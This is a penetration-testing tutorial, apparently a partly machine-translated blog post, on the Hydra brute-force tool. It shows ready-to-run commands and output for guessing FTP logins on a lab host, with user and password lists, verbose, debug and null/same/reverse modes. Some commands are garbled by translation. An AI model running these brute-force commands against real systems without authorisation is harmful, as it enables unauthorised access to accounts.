Articles sur le piratage

Le blog de Raj Chandel

Menu

Maison » Tests de pénétration » Un guide détaillé sur Hydra

Tests de pénétration

Un guide détaillé sur Hydra

22 Avril 2022 Par Raj

Bonjour! Pentesters, cet article concerne un outil de force brute Hydra. Hydra est l'un des outils préférés des chercheurs et consultants en sécurité. Étant un excellent outil pour effectuer des attaques par force brute, il offre diverses autres options qui peuvent rendre votre attaque plus intense et faciliter l'accès non autorisé au système à distance. Dans cet article, j'ai discuté de chaque option disponible dans Hydra pour effectuer des attaques par force brute dans divers scénarios.

Table des matières


- Informations d'utilisation du module de service
- Attaquer sur une connexion à un service sécurisé
- Prise en charge des proxys

Introduction à l'Hydre

Hydra – un cracker de connexion réseau très rapide qui prend en charge de nombreux services différents. Il s'agit d'un cracker de connexion parallélisé qui prend en charge de nombreux protocoles d'attaque. Les nouveaux modules sont faciles à ajouter, en plus de cela, c'est flexible et très rapide. Cet outil donne aux chercheurs et aux consultants en sécurité la possibilité de montrer à quel point il serait facile d'obtenir un accès non autorisé à distance à un système.

Actuellement, cet outil prend en charge : adam6500, afp, asterisk, cisco, cisco-enable, cvs, firebird, ftp, ftps, http[s]-{head|get|post}, http[s]-{get|post}-form , http-proxy, http-proxy-urlenum, icq, imap[s], irc, ldap2[s], ldap3[-{cram|digest}md5][s], mssql mysql(v4), mysql5, ncp, nntp , oracle, oracle-listener, oracle-sid, pcanywhere, pcnfs, pop3[s], postgres, rdp, radmin2, redis, rexec, rlogin, rpcap, rsh, rtsp, s7-300, sapr3, sip, smb, smtp[s], smtp-enum, snmp, chaussettes5, ssh, sshkey, svn, teamspeak, telnet[s], vmauthd, vnc, xmpp

Pour la plupart des protocoles, SSL est pris en charge (par exemple, https-get, ftp-SSL, etc.). Sinon, toutes les bibliothèques nécessaires sont trouvées lors de la compilation, vos services disponibles seront moindres. Tapez « hydra » pour voir ce qui est disponible.




```
┌──(root㉿kali)-[~]
└─# hydra
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military o

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-
T][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U        service module usage details
  -m OPT    options specific for a module, see -U output for information
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s
odb mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1
```

Pour deviner le mot de passe d'un nom d'utilisateur spécifique

Si vous avez un nom d'utilisateur correct mais que vous souhaitez vous connecter sans connaître le mot de passe, vous pouvez utiliser une liste de mots de passe et utiliser la force brute sur les mots de passe sur l'hôte pour le service FTP.

```
hydra -l ignite -P passe. txt 192.168 . 1 . 141 pieds par seconde
```

Ici, l'option -l est pour le nom d'utilisateur -P pour les listes de mots de passe et l'adresse IP de l'hôte pour le service FTP.




```
┌──(root㉿kali)-[~]
└─# hydra -l ignite -P pass.txt 192.168.1.141 ftp

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-
```

Pour la connexion, le mot de passe 123 a été réussi.

Pour deviner le nom d'utilisateur pour un mot de passe spécifique

You may have a valid password but no idea what username to use. Assume you have a password for specific ftp login. You can brute force the field with correct username wordlists to find the correct. You can use the -L option to specify user wordlists and the -p option to specify a specific password.

```
hydra -L users.txt -p 123 192.168.1.141 ftp
```




```
┌──(root㉿kali)-[~]
└─# hydra -L users.txt -p 123 192.168.1.141 ftp

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:6/p:
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141   login: pentest   password: 123
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-
```

Here, our wordlist is users.txt for which -L option is used, and password is 123 and for that -p option is used over ftp.

Brute forcing Username and Password

Now if you don't have either of username or password, for that you can use a brute force attack on both the parameters username and password with a wordlist of both and you can use -P and -U parameters for that.

```
hydra -L users.txt -P pass.txt 192.168.1.141 ftp
```




```
┌──(root㉿kali)-[~]
└─# hydra -L users.txt -P pass.txt 192.168.1.141 ftp

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in milita

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 13:43:23
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 trie
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 13:43:33
```

Users.txt is wordlist for username and pass.txt is wordlist for password and the attack has displayed valid credentials ignite and 123 for the host.

Verbose and Debug Mode

-V option is used for verbose mode, where it will show the login+pass combination for each attempt. Here, I have two wordlists users.txt and pass.txt so the brute force attack was making combinations of each login+password and verbose mode showed all the attempts.




```
┌──(root㉿kali)-[~]
└─# hydra -L users.txt -P pass.txt 192.168.1.141 ftp -V

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or sec

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 13:46:19
[DATA] max 16 tasks per 1 server, overall 16 tasks, 35 login tries (l:5/p:7), ~3 tries per ta
[DATA] attacking ftp://192.168.1.141:21/
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "raj" - 1 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "divya" - 2 of 35 [child 1] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "P@ssw0rd" - 3 of 35 [child 2] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "Password" - 4 of 35 [child 3] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "123" - 5 of 35 [child 4] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "1234" - 6 of 35 [child 5] (0/0)
[ATTEMPT] target 192.168.1.141 - login "ignite" - pass "4321" - 7 of 35 [child 6] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "raj" - 8 of 35 [child 7] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "divya" - 9 of 35 [child 8] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "P@ssw0rd" - 10 of 35 [child 9] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "Password" - 11 of 35 [child 10] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "123" - 12 of 35 [child 11] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "1234" - 13 of 35 [child 12] (0/0)
[ATTEMPT] target 192.168.1.141 - login "privs" - pass "4321" - 14 of 35 [child 13] (0/0)
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "raj" - 15 of 35 [child 14] (0/0)
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "divya" - 16 of 35 [child 15] (0/0)
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "P@ssw0rd" - 17 of 35 [child 4] (0/0)
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "Password" - 18 of 35 [child 1] (0/0)
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "123" - 19 of 35 [child 6] (0/0)
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "1234" - 20 of 35 [child 7] (0/0)
[ATTEMPT] target 192.168.1.141 - login "raj" - pass "4321" - 21 of 35 [child 0] (0/0)
[ATTEMPT] target 192.168.1.141 - login "megha" - pass "raj" - 22 of 35 [child 2] (0/0)
```

```
hydra -L users.txt -P pass.txt 192.168.1.141 ftp -V
```

Here the users.txt has 5 usernames and pass.txt has 7 passwords so the number of attempts was 5*7= 35 as shown in the screenshot.


Now is the -d option used to enable debug mode. It shows the complete detail of the attack with wait time, conwait, socket, PID, RECV

```
hydra -l ignite -P pass.txt 192.168.1.141 ftp -d
```



```
┌──(root㉿kali)-[~]
└─# hydra -l ignite -P pass.txt 192.168.1.141 ftp -d

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not

[DEBUG] Output color flag is 1
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-
[DEBUG] cmdline: hydra -l ignite -P pass.txt -d 192.168.1.141 ftp
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:
[DATA] attacking ftp://192.168.1.141:21/
[VERBOSE] Resolving addresses ...
[DEBUG] resolving 192.168.1.141
[VERBOSE] resolving done
[DEBUG] Code: attack   Time: 1649699255
[DEBUG] Options: mode 1  ssl 0  restore 0  showAttempt 0  tasks 7  max_
[DEBUG] Brains: active 0  targets 1  finished 0  todo_all 7  todo 7  se
[DEBUG] Target 0 - target 192.168.1.141  ip 192.168.1.141  login_no 0
[DEBUG] Task 0 - pid 0  active 0  redo 0  current_login_ptr (null)  cur
```

-d option enabled debug mode which, as shown displayed complete detail of the attack.




```
[DEBUG] hydra_receive_line: waittime: 32, conwait: 0, socket: 17, pid: 1874
[DEBUG] RECV [pid:1872] (23 bytes):
0000:  3233 3020 4c6f 6769 6e20 7375 6363 6573    [ 230 Login succes ]
0010:  7366 756c 2e0d 0a                          [ sful...          ]
[DEBUG] head_no[4] read F
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
[DEBUG] head_no[4] read n
[STATUS] attack finished for 192.168.1.141 (waiting for children to complete
[DEBUG] head_no 4, kill 1, fail 0
[DEBUG] child 4 got target -1 selected
[DEBUG] hydra_select_target() reports no more targets left
[DEBUG] head_no 4, kill 0, fail 3
[DEBUG] RECV [pid:1869] (22 bytes):
0000:  3533 3020 4c6f 6769 6e20 696e 636f 7272    [ 530 Login incorr ]
0010:  6563 742e 0d0a                             [ ect...           ]
```

NULL/Same as Login or Reverse login Attempt

Hydra has an option -e which will check 3 more passwords while brute-forcing. [n] for null, [s] for same i.e., as same as the username and [r] for reverse i.e., the reverse of username. As shown in the screenshot, while brute-forcing the password field, it will first check with the null option then the same option and after that reverse. And then the list which I have provided.

```
hydra -L users.txt -P pass.txt 192.168.1.141 ftp -V -e nsr
```

I have enabled verbose mode also so that we can get detailed information about the attempts made while brute-forcing.



